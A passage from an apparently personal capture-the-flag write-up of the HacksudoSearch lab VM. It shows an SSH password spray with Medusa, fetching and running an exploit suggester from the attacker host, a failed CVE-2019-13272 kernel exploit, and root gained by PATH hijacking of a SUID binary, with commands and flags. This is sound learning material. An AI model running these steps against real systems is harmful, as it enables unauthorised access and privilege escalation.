
Nothing

Maybe the information from the SQL login and password will work for another user? We should try it with SSH.



```
┌──(kali㉿kali)-[~]
└─$ medusa -U superheroUsers.txt -P superhero.txt -h 192.168.78.25 -M ssh
```


Trying the password on all the users



```
┌──(kali㉿kali)-[~]
└─$ medusa -U superheroUsers.txt -P superhero.txt -h 192.168.78.25 -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.78.25 (1 of 1, 0 complete) User: john (1 of 5, 0 complete) Password: MyD4dSup
erH3r0! (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.78.25 (1 of 1, 0 complete) User: root (2 of 5, 1 complete) Password: MyD4dSup
erH3r0! (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.78.25 (1 of 1, 0 complete) User: hacksudo (3 of 5, 2 complete) Password: MyD4
dSuperH3r0! (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.78.25 User: hacksudo Password: MyD4dSuperH3r0! [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.78.25 (1 of 1, 0 complete) User: monali (4 of 5, 3 complete) Password: MyD4dS
uperH3r0! (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.78.25 (1 of 1, 0 complete) User: search (5 of 5, 4 complete) Password: MyD4dS
uperH3r0! (1 of 1 complete)
```

Looks like the below credentials have worked


- cdUser: hacksudo
- Password: MyD4dSuperH3r0!
- ssh hacksudo@192.168.78.25



```
Last login: Thu Apr 15 14:10:28 2021 from 192.168.43.217
hacksudo@HacksudoSearch:~$ whoami
hacksudo
hacksudo@HacksudoSearch:~$ uname -a
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2
hacksudo@HacksudoSearch:~$ pwd
/home/hacksudo
hacksudo@HacksudoSearch:~$ ls -la
total 40
drwxr-x--- 6 hacksudo hacksudo 4096 Apr 15  2021 .
drwxr-xr-x 6 root     root     4096 Apr 15  2021 ..
drwxr-xr-x 3 hacksudo hacksudo 4096 Apr 14  2021 backup
-rw-r--r-- 1 hacksudo hacksudo  220 Apr 11  2021 .bash_logout
-rw-r--r-- 1 hacksudo hacksudo 3526 Apr 11  2021 .bashrc
drwx------ 3 hacksudo hacksudo 4096 Apr 12  2021 .gnupg
drwxr-xr-x 3 hacksudo hacksudo 4096 Apr 14  2021 .local
-rw-r--r-- 1 hacksudo hacksudo  807 Apr 11  2021 .profile
drwxr-xr-x 4 hacksudo hacksudo 4096 Apr 14  2021 search
-r--r----- 1 hacksudo hacksudo   33 Apr 14  2021 user.txt
hacksudo@HacksudoSearch:~$ 
```

Looks like we got the user flag:


- D045e6f9feb79e94442213f9d008ac48



```
-r--r----- 1 hacksudo hacksudo   33 Apr 14  2021 user.txt
hacksudo@HacksudoSearch:~$ cat user.txt
d045e6f9feb79e94442213f9d008ac48
```


So it seems getting the php reverse shell did not really gain us any advantage, maybe there are other ways to abuse it? I thought I would be able to give myself a reverse shell with netcat to enumerate easier but that did not work. Stumbling upon the password seemed convenient…but if that is the way the VM is solved then so be it!

We've transferred Linux Exploit Suggester to the target and changed the execute privileges




```
hacksudo@HacksudoSearch:~$ wget 192.168.78.14/linux-exploit-suggester.sh
--2022-10-16 14:22:12--  http://192.168.78.14/linux-exploit-suggester.sh
Connecting to 192.168.78.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 83454 (81K) [text/x-sh]
Saving to: 'linux-exploit-suggester.sh'

linux-exploit-suggester.sh  100%[=====================================>]  81.50K  --.-KB/s    in 0.006s

2022-10-16 14:22:12 (14.3 MB/s) - 'linux-exploit-suggester.sh' saved [83454/83454]

hacksudo@HacksudoSearch:~$ ls
backup  linux-exploit-suggester.sh  search  text.txt  user.txt
hacksudo@HacksudoSearch:~$ chmod +x linux-exploit-suggester.sh
hacksudo@HacksudoSearch:~$ ./linux-exploit-suggester.sh
```

Results:



```
Available information:

Kernel version: 4.19.0
Architecture: x86_64
Distribution: debian
Distribution version: 10
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

73 kernel space exploits
43 user space exploits

Possible Exploits:

[+] [CVE-2019-13272] PTRACE_TRACEME

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
   Exposure: highly probable
   Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel
:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
   Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/47133.zip
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
   Comments: Requires an active PolKit agent.
```

Attempted attack



```
hacksudo@HacksudoSearch:~$ vi exploit.txt
hacksudo@HacksudoSearch:~$ mv exploit.txt exploit.c
hacksudo@HacksudoSearch:~$ gcc -s exploit.c -o pwned
hacksudo@HacksudoSearch:~$ ./pwned
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: Could not find active PolKit agent
[.] Searching for known helpers ...
[.] Searching for useful helpers ...
hacksudo@HacksudoSearch:~$ whoami
hacksudo
```

Did not work but was good practice!

We found information about a possible way to gain root access within the users file system


The information available in the directory is also available at
https://github.com/nongiach/sudo_inject

I attempted to follow the instructions but to no avail so I've gone back to the walkthrough

We perform a find to see if any executables have the SUID bit set (run as admin)


- find / -user root \(-perm -4000 -o -perm -2000 \) 2>/dev/null

We found our escalation method



```
/home/hacksudo/search/tools/searchinstall
hacksudo@HacksudoSearch:~/backup/sudo$
```

Looking at the file, it executes the bin (binary) command "install"




```
#include<unistd.h>
void main()
{       setuid(0);
        setgid(0);
        system("install");
}
~
~
```

This means we can create our own binary called "install" and get a terminal with root

The process to change a system call of a binary function into a vulnerable call is the following

1. Navigate to /tmp
   - cd /tmp
2. Create a fake binary
   - echo '/bin/bash -i' > install
3. Change the execute privileges of the binary
   - chmod +x install
4. Navigate to the location of the vulnerable function with the SUID bit set
   - cd ~/search/tools
5. Add a PATH to the new location of the binary call
   - export PATH=/tmp:$PATH
6. Run the program with the -p option? Unsure what -p option does
   - ./searchinstall -p



```
root@HacksudoSearch:~/search/tools# cd /root
root@HacksudoSearch:/root# ls
notes.txt  root.txt
root@HacksudoSearch:/root# cat root.txt
 _                _                 _          ____                      _
| |__   __ _  ___| | _____ _   _  __| | ___   / ___|  ___  __ _ _ __ ___| |__
| '_ \ / _` |/ __| |/ / __| | | |/ _` |/ _ \  \___ \ / _ \/ _` | '__/ __| '_ \
| | | | (_| | (__|   <\__ \ |_| | (_| | (_) |  ___) |  __/ (_| | | | (__| | | |
|_| |_|\__,_|\___|_|\_\___/\__,_|\__,_|\___/  |____/ \___|\__,_|_|  \___|_| |_|
You Successfully Hackudo search box
rooted!!!

flag={9fb4c0afce26929041427c935c6e0879}
root@HacksudoSearch:/root#
```